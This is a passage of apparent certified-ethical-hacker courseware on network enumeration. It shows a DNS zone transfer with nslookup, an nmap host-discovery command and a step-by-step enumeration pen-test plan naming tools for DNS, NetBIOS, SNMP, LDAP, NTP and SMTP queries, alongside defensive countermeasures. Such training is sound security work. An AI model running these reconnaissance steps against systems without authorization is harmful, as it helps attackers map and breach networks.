


FIGURE 4.1: NetScanTools Pro Screenshot



## Module Flow

So far, we have discussed enumeration concepts, how to enumerate NetBIOS, SNMP, UNIX/Linux, LDAP, NTP, SMTP, and what information you can get from those enumeration processes. Now we will discuss DNS enumeration and the information you can get from it.

<b>Enumeration Concepts</b>	<b>NTP Enumeration</b>
<b>NetBios Enumeration</b>	<b>SMTP Enumeration</b>
<b>SNMP Enumeration</b>	<b>DNS Enumeration</b>
<b>Unix/Linux Enumeration</b>	<b>Enumeration Countermeasures</b>
<b>LDAP Enumeration</b>	<b>Enumeration Pen Testing</b>

This section describes DNS zone transfer enumeration and tools that can be used to extract DNS records.

## DNS Zone Transfer Enumeration Using NSLookup

CEH  
Certified Ethical Hacker

- It is a process of **locating the DNS server** and the **records of a target network**
- An attacker can gather valuable **network information** such as DNS server names, hostnames, machine names, user names, IP addresses of the potential targets, etc.
- In a DNS zone transfer enumeration, an attacker tries to **retrieve a copy of the entire zone file** for a domain from a DNS server

```
C:\>nslookup
Default Server: ns1.example.com
Address: 10.219.100.1
> server 192.168.234.110
Default Server: corp-dc.example2.org
Address: 192.168.234.110
> Set type=any
> ls -d example2.org
[[192.168.234.110]]
example2.org. SOA corp-dc.example2.org admin.
example2.org. A 192.168.234.110
example2.org. NS corp-dc.example2.org

.gc. tcp SRV priority=0, weight=100, port=3268, corp-dc.example2.org
_kerberos._tcp SRV priority=0, weight=100, port=88, corp-dc.example2.org
_kpasswd._tcp SRV priority=0, weight=100, port=464, corp-dc.example2.org
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## DNS Zone Transfer Enumeration Using nslookup

The **attacker performs DNS zone transfer enumeration** for locating the DNS server and records of the target organization. Through this process, an attacker gathers valuable network information such as DNS server names, hostnames, machine names, user names, and IP addresses of potential targets. To perform DNS zone transfer enumeration, you can use tools such as nslookup, DNSstuff, etc. These tools enable you to extract the same information that an attacker gathers from the DNS servers of **target organization**.

To perform a DNS zone transfer, you need to send a zone transfer request to the DNS server pretending to be a client; the DNS server then sends a portion of its database as a zone to you. This zone may contain a lot of information about the DNS zone network.


To perform a DNS zone transfer, you need to send a zone transfer request to the DNS server pretending to be a client. In reply to your request, the DNS server transfers DNS records containing a lot of valuable network information, including IP address.

The following screenshot shows how to perform **DNS zone** transfer using nslookup:

```
C:\>nslookup
Default Server: ns1.example.com
Address: 10.219.100.1
> server 192.168.234.110
Default Server: corp-dc.example2.org
Address: 192.168.234.110
> Set type-any
> ls -d example2.org
[[192.168.234.110]]
example2.org. SOA corp-dc.example2.org admin.
example2.org. A 192.168.234.110
example2.org. NS corp-dc.example2.org

_gc._tcp SRV priority=0, weight=100, port=3268, corp-dc.example2.org
_kerberos._tcp SRV priority=0, weight=100, port=88, corp-dc.example2.org
_kpasswd._tcp SRV priority=0, weight=100, port=464, corp-dc.example2.org
```

FIGURE 4.17: DNS zone Transfer Screenshot



## Module Flow

So far, we have discussed what enumeration is, how to perform various types of enumeration, and what type of information an attacker can extract through enumeration. Now it's time to examine the countermeasures that can help you to keep attackers away from enumerating sensitive information from your network or host.

	Enumeration Concepts		NTP Enumeration
	NetBios Enumeration		SMTP Enumeration
	SNMP Enumeration		DNS Enumeration
	Unix/Linux Enumeration		Enumeration Countermeasures
	LDAP Enumeration		Enumeration Pen Testing

This section focuses on how to avoid **information leakage** through SNMP, DNS, SMTP, LDAP, and SMB.

## Enumeration Countermeasures



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SNMP	DNS
Remove the SNMP agent or turn off the SNMP service	Disable the DNS zone transfers to the untrusted hosts
If shutting off SNMP is not an option, then change the default “public” community’s name	Make sure that the private hosts and their IP addresses are not published into DNS zone files of public DNS server
Upgrade to SNMP3, which encrypts passwords and messages	Use premium DNS registration services that hide sensitive information such as HINFO from public
Implement the Group Policy security option called “Additional restrictions for anonymous connections”	Use standard network admin contacts for DNS registrations in order to avoid social engineering attacks
Access to null session pipes, null session shares, and IPSec filtering should also be restricted	



## Enumeration Countermeasures

You can apply the following countermeasures to prevent information leakage through various types of enumeration.



### SNMP Enumeration Countermeasures:

- ➊ Remove the SNMP agent or turn off the SNMP service from your system.
- ➋ If shutting off **SNMP** is not an option, then change the default “public” community’s name.
- ➌ Upgrade to **SNMP3**, which encrypts passwords and messages.
- ➍ Implement the Group Policy security option called “Additional restrictions for anonymous connections.”
- ➎ Restrict access to null session pipes, null session shares, and IPSec filtering.
- ➏ Block access to **TCP/UDP** ports 161.
- ➐ Do not install the management and monitoring Windows component unless it is required.

- ☛ Encrypt or authenticate using **IPSEC**.



## DNS Enumeration Countermeasures:

- ☛ Configure all name servers not to send DNS zone transfers to unreliable hosts.
- ☛ Check the publicly accessible DNS server's DNS zone files and ensure that the IP addresses in these files are not referenced by non-public hostnames.
- ☛ Make sure that the DNS zone files do not contain HINFO or any other records.
- ☛ Provide standard network administration contact details in Network Information Center Databases. This helps to avoid war-dialing or social engineering attacks.
- ☛ Prune **DNS zone files** to prevent revealing unnecessary information.

## Enumeration Countermeasures (Cont'd)

**CEH**  
Certified Ethical Hacker

### SMTP

- Configure SMTP servers to:
  - Ignore email messages to unknown recipients
  - Not include sensitive mail server and local host information in mail responses
  - Disable open relay feature



### LDAP

- Use NTLM or basic authentication to limit access to known users only
- By default, LDAP traffic is transmitted unsecured; use SSL technology to encrypt the traffic
- Select a user name different from your email address and enable account lockout



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

## Enumeration Countermeasures (Cont'd)



### SMTP:

Configure SMTP servers to:

- Ignore email messages to unknown recipients.
- Not include sensitive mail server and local host information in mail responses.
- Disable open relay feature. Ignore emails to unknown recipients by configuring SMTP servers.



### LDAP:

- Use NTLM or basic authentication to limit access to known users only.
- By default, LDAP traffic is transmitted unsecured; use SSL technology to encrypt the traffic.
- Select a user name different from your email address and enable account lockout.

## SMB Enumeration Countermeasures

### Disabling SMB

1 Go to **Ethernet Properties**  
2 Select the **Client for Microsoft Networks** and **File and Printer Sharing for Microsoft Networks** check boxes  
3 Click **Uninstall**  
4 Follow the **uninstall steps**

Ethernet Properties

Networking

Connect using: Broadcom Net Link (TM) Gigabit Ethernet

This connection uses the following items:

- File and Printer Sharing for Microsoft Networks
- Microsoft Network Adapter Multiplexor Protocol
- Microsoft LLDP Protocol Driver
- Link-Layer Topology Discovery Mapper I/O Driver
- Link-Layer Topology Discovery Responder

Install... Uninstall Properties

Description: Allows your computer to access resources on a Microsoft network.

OK Cancel

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## SMB Enumeration Countermeasures

Common sharing services or other unused services may prove to be **doorways** for attackers to break into your security. Therefore, you should disable these services to avoid information leakage or other types of attacks. If you don't disable these services, then you can be vulnerable enumeration. **Server Message Block (SMB)** is a service intended to provide shared access to files, serial ports, printers, and communications between nodes on a network. If this service is running on your network, then you will be at high risk of getting **attacked**.

Therefore, you should disable it if not necessary, to prevent enumeration. Steps to disable SMB:

1. Go to **Ethernet Properties**.
2. Select the **Client for Microsoft Networks** and **File and Printer Sharing for Microsoft Networks** check boxes.
3. Click **Uninstall**.
4. Follow the uninstall steps.





FIGURE 4.18: Ethernet properties Screenshot



## Module Flow

This section describes the importance of enumeration pen testing, the framework of pen testing steps, and the tools that can be used to conduct **pen testing**.

Enumeration Concepts	NTP Enumeration
NetBios Enumeration	SMTP Enumeration
SNMP Enumeration	DNS Enumeration
Unix/Linux Enumeration	Enumeration Countermeasures
LDAP Enumeration	Enumeration Pen Testing

# Enumeration Pen Testing

**CEH**  
Certified Ethical Hacker

Used to identify **valid user accounts or poorly protected resource shares** using active connections to systems and directed queries

The information can be **users and groups, network resources and shares, and applications**

Used in combination with **data collected in the reconnaissance phase**


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Enumeration Pen Testing

Through enumeration, an attacker may gather **sensitive information** of organizations if the security is not strong. He or she may then use that sensitive information to hack and break into the organization's network. If an attacker breaks into the organization, then the organization **potentially faces** huge losses in terms of information, service, or finance. Therefore, to avoid these kinds of attacks, every organization must test its own security. Testing the security of an organization legally against enumeration is called enumeration pen testing. Enumeration pen testing is conducted with the help of the data collected in the **reconnaissance phase**.

As a pen tester, conduct enumeration penetration tests to check whether the target network is revealing any sensitive information that may help an attacker to perform a **well-planned attack**. Apply all types of enumeration techniques to gather sensitive information such as user accounts, IP address, email contacts, DNS, network resources and shares, application information, and much more. Try to discover as much information as possible regarding the target. This helps you determine the **vulnerabilities/weaknesses** in the target organization's security.



## Enumeration Pen Testing (Cont'd)

You should conduct all possible enumeration techniques to enumerate as much information as possible about the target. To ensure the full scope of the test, enumeration pen testing is divided into steps. This **penetration test** includes a series of steps to obtain desired information.

### Step1: Find the network range

If you want to break into an **organization's network**, you should know the network range first. This is because if you know the network range, then you can mask yourself as a user falling within the range and then try to access the network. So the first step in enumeration pen testing is to obtain information about network range. You can find the network range of target organization with the help of tools such as **Whois Lookup**.

### Step 2: Calculate the subnet mask


Once you find the network range of the target network, then calculate the subnet mask required for the IP range using tools such as **Subnet Mask Calculator**. You can use the calculated subnet mask as an input to many of the ping sweep and port scanning tools for further enumeration, which includes discovering hosts and open ports.

### Step 3: Undergo host discovery

Find the important servers connected to the Internet using tools such as Nmap. The Nmap syntax to find the servers connected to Internet is as follows: `nmap -sP <network-range>`. In place of the network range, enter the network range value obtained in the first step.

### Step 4: Perform port scanning

It is very important to discover the open ports and close them if they are not required. This is because open ports are the doorways for an attacker to break into a target's security perimeter. Therefore, perform port scanning to check for the **open ports** on the nodes. This can be accomplished with the help of tools such as **Nmap**.



## Enumeration Pen Testing (Cont'd)

### Step 5: Perform DNS enumeration

Perform DNS enumeration to locate all the DNS servers and their records. The DNS servers provide information such as system names, user names, IP addresses, etc. You can extract all this information with the help of the Windows utility **nslookup**.

### Step 6: Perform NetBIOS enumeration


Perform NetBIOS enumeration to identify the network devices over **TCP/IP** and to obtain a list of computers that belong to a domain, a list of shares on individual hosts, and **policies** and **passwords**. You can perform NetBIOS enumeration with the help of tools such as SuperScan, Hyena, and WinFingerprint.

### Step 7: Perform SNMP enumeration

Perform SNMP enumeration by querying the SNMP server in the network. The SNMP server may reveal information about user accounts and devices. You can perform SNMP enumeration using tools such as **OpUtils** and **SolarWinds IP Network Browser**.

### Step 8: Perform Unix/Linux enumeration

Perform Unix/Linux enumeration using tools such as Enum4linux. You can use commands such as `Showmount`, `Finger`, `rpcinfo` (RPC), and `rpcclient` etc.to enumerate UNIX network resources.



## Enumeration Pen Testing (Cont'd)

### Step 9: Perform LDAP enumeration

Perform LDAP enumeration by querying the LDAP service. By querying the LDAP service you can enumerate valid user names, departmental details, and address details. You can use this information to perform social engineering and other kinds of attacks. You can perform LDAP enumeration using tools such as Softerra LDAP Administrator.

### Step 10: Perform NTP enumeration

Perform NTP enumeration to extract information such as host connected to NTP server, client IP address, OS running of client systems, etc. You can obtain this information with the help of commands such as `ntptrace`, `ntpdc`, and `ntpq`.

### Step 11: Perform SMTP enumeration

Perform SMTP enumeration to determine valid users on the SMTP server. You can use tools such as NetScanTools Pro to query the SMTP server for this information.

### Step 12: Document all the findings

The last step in every pen test is documenting all the findings obtained during the test. You should analyze and suggest countermeasures for your client to improve their security.

## Module Summary

CEH  
Certified Ethical Hacker

- ❑ Enumeration is defined as the process of extracting user names, machine names, network resources, shares, and services from a system
- ❑ Simple Network Management Protocol (SNMP) is a TCP/IP protocol used for remote monitoring and managing hosts, routers, and other devices on a network
- ❑ MIB is a virtual database containing formal description of all the network objects that can be managed using SNMP
- ❑ Devices like switches, hubs, and routers might still be enabled with a “default password” that enables an attacker to gain unauthorized access to the organization computer network
- ❑ Attacker queries LDAP service to gather information such as valid user names, addresses, departmental details, etc. that can be further used to perform attacks
- ❑ Network Time Protocol (NTP) is designed to synchronize clocks of networked computers

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Module Summary

- ➊ Enumeration is defined as the process of extracting usernames, machine names, network resources, shares, and services from a system.
- ➋ Simple Network Management Protocol (SNMP) is a TCP/IP protocol used for remote monitoring and managing hosts, routers, and other devices on a network.
- ➋ MIB is a virtual database containing formal description of all the network objects that can be managed using **SNMP**.
- ➋ Devices like switches, hubs, and routers might still be enabled with a “**default password**” that enables an attacker to gain unauthorized access to the organization computer network.
- ➋ Attacker queries LDAP service to gather information such as valid usernames, addresses, departmental details, etc. that can be further used to perform attacks.
- ➋ **Network Time Protocol (NTP)** is designed to synchronize clocks of networked computers.

# **System Hacking**

**Module 05**



## Ethical Hacking and Countermeasures v8

Module: 05 System Hacking

Exam 312-50

The screenshot shows a news article from Kitguru.net. The header features the text "Security News" and the CEH logo. Below the header is a navigation bar with links for HOME, PRODUCTS, SOLUTIONS, SERVICES, NEWS, and CONTACT. The main content area has a yellow sidebar on the left containing a graphic of a bar chart. The main text discusses a hack at IEEE where 100k plain text passwords were vulnerable. It includes a quote from the IEEE's official announcement and a link to their website.

September 26th, 2012

